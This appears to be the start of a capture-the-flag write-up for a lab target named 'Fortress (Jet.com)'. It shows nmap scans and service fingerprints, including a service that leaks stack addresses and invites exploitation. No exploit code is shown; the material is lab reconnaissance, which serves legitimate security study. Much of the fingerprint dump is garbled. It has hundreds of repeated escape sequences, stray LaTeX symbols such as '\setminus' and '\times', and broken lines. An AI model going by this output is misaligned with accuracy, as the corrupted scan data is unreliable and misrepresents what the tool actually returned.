```
# Fortress (Jet.com)
# Fortress IP: 10.13.37.10
We started with port scanning:
root@0x000:/# nmap -F 10.13.37.10
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-04 12:58 EEST
Nmap scan report for 10.13.37.10 (10.13.37.10)
Host is up (0.24s latency).
Not shown: 96 closed ports
PORT
         STATE SERVICE
22/tcp
         open ssh
         open domain
53/tcp
80/tcp
         open http
9999/tcp open abyss
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
root@0x000:/# nmap -sS -A 10.13.37.10
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-04 12:56 EEST
Nmap scan report for 10.13.37.10 (10.13.37.10)
Host is up (0.16s latency).
Not shown: 994 closed ports
         STATE SERVICE VERSION
PORT
22/tcp
                        OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
         open ssh
2.0)
| ssh-hostkey:
    2048 62:f6:49:80:81:cf:f0:07:0e:5a:ad:e9:8e:1f:2b:7c (RSA)
    256 54:e2:7e:5a:1c:aa:9a:ab:65:ca:fa:39:28:bc:0a:43 (ECDSA)
    256 93:bc:37:b7:e0:08:ce:2d:03:99:01:0a:a9:df:da:cd (EdDSA)
53/tcp open domain ISC BIND 9.10.3-P4-Ubuntu
| dns-nsid:
   bind.version: 9.10.3-P4-Ubuntu
                      nginx 1.10.3 (Ubuntu)
       open http
80/tcp
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx on Debian!
5555/tcp open freeciv?
| fingerprint-strings:
    DNSVersionBindReq, GenericLines, GetRequest, HTTPOptions:
      enter your name:
      [31mMember manager!
      edit
      change name
      gift
      exit
    NULL:
      enter your name:
    SMBProgNeg:
      enter your name:
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
```

```
exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
      [31mMember manager!
      edit
      change name
      gift
      exit
      invalid option!
7777/tcp open cbt?
| fingerprint-strings:
    Arucer, DNSStatusRequest, DNSVersionBindReq, GenericLines, GetRequest,
HTTPOptions, RPCCheck, RTSPRequest, Socks5, X11Probe: | --==[[ Spiritual Memo ]]==--
      Create a memo
      Show memo
      Delete memo
      Can't you read mate?
      --==[[ Spiritual Memo ]]==--
      Create a memo
      Show memo
      Delete memo
9999/tcp open abyss?
| fingerprint-strings:
    DNSStatusRequest:
      Oops, I'm leaking! 0x7ffc7772f700
    DNSVersionBindReq:
      Oops, I'm leaking! 0x7fff49f760b0
    FourOhFourRequest:
      Oops, I'm leaking! 0x7ffc572654d0
    GenericLines:
      Oops, I'm leaking! 0x7ffec0959340
    GetRequest, NULL:
      Oops, I'm leaking! 0x7ffc1da78e70
```

```
HTTPOptions:
                Oops, I'm leaking! 0x7ffcdc170760
                Oops, I'm leaking! 0x7ffdcbab7660
           JavaRMI:
                Oops, I'm leaking! 0x7ffd24c43a80
          Kerberos:
                Oops, I'm leaking! 0x7fff53bdede0
           LPDString:
                Oops, I'm leaking! 0x7ffe4925cd00
          RPCCheck:
                Oops, I'm leaking! 0x7ffdcba67dc0
          RTSPRequest:
                Oops, I'm leaking! 0x7ffd87753cb0
           SMBProgNeg:
                Oops, I'm leaking! 0x7fff97a83c10
           SSLSessionReq:
                Oops, I'm leaking! 0x7ffcbe084330
          TLSSessionReg:
                Oops, I'm leaking! 0x7ffe8f559510
          X11Probe:
                Oops, I'm leaking! 0x7ffd2ad457d0
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service:
=======NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)========
SF-Port5555-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86 64-pc-linux-gnu%r(NUL
SF:L,11,"enter\x20your\x20name:\n")%r(GenericLines,63,"enter\x20your\x20na
SF:me:\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit\n3\.\x20edit
SF:x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\n")%r(DN)
SF:SVersionBindReg, 63, "enter\x20your\x20name:\n\x1b\[31mMember\x20manager!
SF:\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5
SF:\.\x20get\x20gift\n6\.\x20exit\n")%r(SMBProgNeg,9D1,"enter\x20your\x20n
SF:ame:\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.
SF:\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvali
SF: d\x20 option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20e
SF:dit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit
SF:\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n]
SF:2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.
SF:\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\)
SF:x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20g
SF:ift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[
SF:0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20
SF:get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manage
SF:r!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\
SF:n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x]
SF: 20 manager! \x1b \ [0m\n1\.\x20 add \n2\.\x20 edit \n3\.\x20 ban \n4\.\x20 change \n5\.\x20 change \n5
SF: x20 name \n5\\. \x20 get \x20 gift \n6\\. \x20 exit \ninvalid \x20 option! \n\x1b\\ \[31m]
SF: Member \x 20 manager! \x 1b \[0m \n 1\. \x 20 add \n 2\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 add \n 2\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. \x 20 ban \n 4\. \x 20 edit \n 3\. 
SF:0change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\
SF:x1b\setminus[31mMember\\x20manager!\\x1b\setminus[0m\\n1\\.\\x20add\\n2\\.\\x20edit\\n3\\.\\x20banager!
SF:\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20op
SF:tion!\n\x1b")%r(GetRequest, 63, "enter\x20your\x20name:\n\x1b\[31mMember\
SF:x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change
SF: x20name n5 . x20get x20gift n6 . x20exit n")%r(HTTPOptions, 63, "enter x
SF:20yourx20name:nx1b31mMemberx20manager!x1b0m1.x20addn2.x
SF:20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20e
SF:xit\n");
=======NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=========
SF-Port7777-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86_64-pc-linux-gnu%r(NUL
SF:L,5D,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x2
SF:0a\\x20memo\\n\\[2\\]\\x20Show\\x20memo\\n\\[3\\]\\x20Delete\\x20memo\\n\\[4\\]\\x20Ta
SF:p\times20out\n>\times20")%r(X11Probe, 71, "\n--==\[\[\x20Spiritual\x20Memo\x20\]\
```

 $SF:] == --\ln \frac{1}{x^20Create} \times 20a \times 20memo \ln \frac{2}{x^20Show} \times 20memo \ln \frac{3}{x^20Show}$

```
SF:Delete \times 20 memo \setminus [4] \times 
SF:?")%r(Socks5,71,"\n--==\{[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x
SF: [4] \times 20 Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(Arucer, 71,
SF: "n--== [[x20Spiritualx20Memox20]]=--nnn[1]x20Createx20ax2
SF:0memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x20Delete\x20memo\n\[4\]\x20Tap\x20Delete\x20memo\n\[4\]\x20Tap\x20Delete\x20memo\n\[4\]\x20Tap\x20Delete\x20memo\n\[4\]\x20Tap\x20Delete\x20memo\n\x20Delete\x20memo\n\x20Delete\x20memo\n\x20Delete\x20memo\n\x20Delete\x20memo\n\x20Delete\x20Delete\x20memo\n\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x20Delete\x2Delete\x20Delete\x20Delete\x20Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete\x2Delete
SF:out\n>\x20Can't\x20you\x20read\x20mate\?")%r(GenericLines, 71, "\n--==\[\x20you\x20read\x20mate\?")%r(GenericLines, 71, "\n--==\[\x20you\x20mate\x20mate\?")%r(GenericLines, 71, "\n--==\[\x20you\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20mate\x20ma
SF: [\x20Spiritual\x20Memo\x20\] = -- \n\n\[1\] \x20Create\x20a\x20memo\n\[2\]
SF:Can't\x20you\x20read\x20mate\?")%r(GetRequest,71,"\n--==\[\[\x20Spiritu]
SF:al\x20Memo\x20\] \] == -- \n\n\[1\] \x20Create\x20a\x20memo\n\[2\] \x20Show\x
SF:20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you
SF: \x20 read \x20 mate?")%r(HTTPOptions, 71, "\n--==\[\[\x20 Spiritual \x20 Memo\]
SF:x20\\\]==--\n\n\[1\]\x20Create\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3
SF:\]\x20Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x2
SF:0mate\?")%r(RTSPRequest,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--
SF: \\ \\ | 1 \\ \\ | 20 \\ \\ \\ | 20 \\ \\ \\ | 20 \\ \\ | 20 \\ \\ | 20 \\ \\ | 20 \\ \\ | 20 \\ \\ | 20 \\ \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\ | 20 \\
SF:e\x20memo\n\f4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r
SF:(RPCCheck, 71, "\n--==[[x20Spiritualx20Memox20]]]=--\n\n[1]x20C
SF: reate \times 20a \times 20memo \\ n = 2 \\ 1 \times 20Show \times 20memo \\ n = 3 \\ 1 \times 20Delete \times 20memo \\ n = 4 \\ 1 \times 20memo \\ n 
SF:\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(DNSVersionBin)
SF:dReq,71,"\n--==[[\x20Spiritual\x20Memo\x20]]==--\n\n\[1]\x20Create
SF: \x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Memo\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem\n\[4\]\x20Mem
SF:0Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(DNSStatusRequest,7
SF:1, "\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[\[1\]\x20Create\x20a\
SF:x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x
SF:20out\n>\x20Can't\x20you\x20read\x20mate\?");
========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)========
SF-Port9999-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86_64-pc-linux-gnu%r(NUL
SF:L,3A,"0ops,\x20I'm\x20leaking!\x200x7ffc1da78e70\nPwn\x20me\x20\xc2\xaf
SF:\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(GetRequest, 3A, "Oops, \x20I'
SF:m\x20leaking!\x200x7ffc1da78e70\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84
SF: \)_/\xc2\xaf\x20\n>\x20")%r(HTTPOptions, 3A, "Oops, \x20I'm\x20leaking!\x2SF: 00x7ffcdc170760\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20
 SF: \n>\x20") %r(FourOhFourRequest, 3A, "Oops, \x20I'm\x20leaking!\x200x7ffc572 SF: 654d0 \nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20") % 
SF:r(JavaRMI, 3A, "Oops, \x20I'm\x20leaking!\x200x7ffd24c43a80\nPwn\x20me\x20
SF:\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(GenericLines, 3A, "0
SF:ops, \x201'm\x201eaking!\x200x7ffec0959340\nPwn\x20me\x20\xc2\xaf\\_\(\xextrm{x})
SF:e3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(RTSPRequest,3A,"0ops,\x20I'm\x201
SF:eaking!\x200x7ffd87753cb0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\x
SF:c2\xaf\x20\n>\x20")%r(RPCCheck,3A,"0ops,\x20I'm\x20leaking!\x200x7ffdcbSF:a67dc0\nPwn\x20me\x20\xc2\xaf\\(\x83\x84\)_/\xc2\xaf\x20\n>\x20")
SF: usRequest, 3A, "Oops, \x20I'm \x20leaking! \x200x7ffc7772f700 \nPwn \x20me \x20leaking! \x20me \x20leaking! \x20me \x20me \x20leaking! \x20me \x20me \x20leaking! \x20me \x20m
SF: \xc2\xaf\\_(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20") % r(Help, 3A, "Oops, \x20") % r(Help, 3A, \xe20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\